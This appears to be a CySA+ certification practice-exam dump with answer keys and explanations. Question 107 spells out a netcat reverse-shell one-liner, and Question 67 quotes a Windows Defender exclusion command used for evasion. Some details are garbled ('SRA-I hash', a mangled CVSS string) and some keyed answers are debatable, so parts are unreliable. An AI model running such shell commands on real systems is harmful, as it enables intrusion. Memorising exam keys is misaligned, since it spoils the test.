A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.

? Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.

? Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.

? Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

#### NEW QUESTION 41

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

- A. Agree on the goals and objectives of the plan
- B. Determine the site to be used during a disaster
- C. Demonstrate adherence to a standard disaster recovery process
- D. Identity applications to be run during a disaster

**Answer: A**

#### Explanation:

The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

#### NEW QUESTION 42

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

- A. The firewall service account was locked out.
- B. The firewall was using a paid feed.
- C. The firewall certificate expired.
- D. The firewall failed open.

**Answer: C**

#### Explanation:

The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

#### NEW QUESTION 47

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

- A. Impact
- B. Vulnerability score
- C. Mean time to detect

D. Isolation

**Answer:** A

**Explanation:**

The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response<sup>12</sup>. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident<sup>34</sup>. References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

**NEW QUESTION 48**

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

**Answer:** B

**Explanation:**

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

**NEW QUESTION 52**

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

**Answer:** D

**Explanation:**

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

**NEW QUESTION 55**

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair



**Answer:** D

**Explanation:**

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

**NEW QUESTION 58**

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

**Answer:** B

**Explanation:**

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system-cvss/>

**NEW QUESTION 61**

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

**Answer:** C

**Explanation:**

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure<sup>12</sup>. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets<sup>3</sup>. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

**NEW QUESTION 64**

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimaging the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

**Answer:** A

**Explanation:**

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has



persisted on the device.

**NEW QUESTION 67**

An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following: Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig' Which of the following is possibly occurring?

- A. Persistence
- B. Privilege escalation
- C. Credential harvesting
- D. Defense evasion

**Answer:** D

**Explanation:**

Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 204; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 212. pr

**NEW QUESTION 68**

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

- A. InLoud: Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No B.TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No C.ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No D.PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

**Answer:** B

**Explanation:**

The vulnerability that should be patched first, given the above third-party scoring system, is: TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

**NEW QUESTION 72**

Which of the following statements best describes the MITRE ATT&CK framework?

- A. It provides a comprehensive method to test the security of applications.
- B. It provides threat intelligence sharing and development of action and mitigation strategies.
- C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
- D. It tracks and understands threats and is an open-source project that evolves.
- E. It breaks down intrusions into a clearly defined sequence of phases.

**Answer:** D

**Explanation:**

The MITRE ATT&CK framework is a knowledge base of cybercriminals' adversarial behaviors based on cybercriminals' known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1. References: What is the MITRE ATT&CK Framework? | IBM

**NEW QUESTION 75**

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

**Answer:** A

**Explanation:**

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

**NEW QUESTION 77**

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CDflow
- D. Implement proper input validation for any data entry form

**Answer:** C

**Explanation:**

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

**NEW QUESTION 80**

An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

- A. Orange team
- B. Blue team
- C. Red team
- D. Purple team

**Answer:** A

**Explanation:**

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams<sup>12</sup>.

In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team<sup>345</sup>.

The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity<sup>12</sup>.

Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.

The other options are incorrect because they do not match the role and function of the analyst in this scenario.

Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them<sup>345</sup>.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them<sup>345</sup>.

Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them<sup>345</sup>.

References:

- ? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
- ? 2 The colors of cybersecurity - UW–Madison Information Technology
- ? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
- ? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
- ? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

**NEW QUESTION 82**

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

**Answer:** B

**Explanation:**

The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly<sup>1</sup>. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate

incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network<sup>23</sup>.  
References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

**NEW QUESTION 86**

During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

- A. Implement data encryption and close the data so only the company has access.
- B. Ensure permissions are limited in the investigation team and encrypt the data.
- C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
- D. Ensure that permissions are open only to the company.

**Answer: B**

**Explanation:**

The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data encryption", page 23

CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

**NEW QUESTION 91**

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall

**Answer: A**

**Explanation:**

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

? <https://www.blumira.com/geoblocking/>

? <https://www.avg.com/en/signal/geo-blocking>

**NEW QUESTION 95**

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

**Answer: D**

**Explanation:**

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several

threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

**NEW QUESTION 97**

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

- A. Place a legal hold on the employee's mailbox.
- B. Enable filtering on the web proxy.
- C. Disable the public email access with CASB.
- D. Configure a deny rule on the firewall.

**Answer: A**

**Explanation:**

Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a



specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

#### NEW QUESTION 102

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

**Answer:** A

#### Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

#### NEW QUESTION 107

A security analyst detected the following suspicious activity:

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
```

 Which of the following most likely describes the activity?

- A. Network pivoting
- B. Host scanning
- C. Privilege escalation
- D. Reverse shell

**Answer:** D

#### Explanation:

The command `rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f` is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:

- `rm -f /tmp/f` deletes any existing file named `/tmp/f`
- `mknod /tmp/f p` creates a named pipe (FIFO) file named `/tmp/f`
- `cat /tmp/f|/bin/sh -i 2>&1` reads from the pipe and executes the commands using `/bin/sh` in interactive mode, redirecting the standard error to the standard output
- `nc 10.0.0.1 1234 > tmp/f` connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe

This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.

References Hack the Galaxy

Reverse Shell Cheat Sheet

#### NEW QUESTION 110

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

**Answer:** A

#### Explanation:

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

#### NEW QUESTION 113

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must



connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

**Answer:** BD

**Explanation:**

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

**NEW QUESTION 114**

A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Select two).

- A. Hostname
- B. Missing KPI
- C. CVE details
- D. POC availability
- E. IoCs
- F. npm identifier

**Answer:** CE

**Explanation:**

CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. References: Server and Workstation Patch Management Policy, Section: Policy; Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?

**NEW QUESTION 117**

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

**Answer:** C

**Explanation:**

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

**NEW QUESTION 122**

A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

- A. Block the attacks using firewall rules.
- B. Deploy an IPS in the perimeter network.
- C. Roll out a CDN.
- D. Implement a load balancer.

**Answer:** C

**Explanation:**

Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website. References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

**NEW QUESTION 123**

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SRA-I hash.

**Answer:** D

**Explanation:**

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:

? <https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/>

? <https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/>

**NEW QUESTION 125**

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM
- D. EDR

**Answer:** B

**Explanation:**

TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established<sup>12</sup>. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets<sup>34</sup>. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

**NEW QUESTION 127**

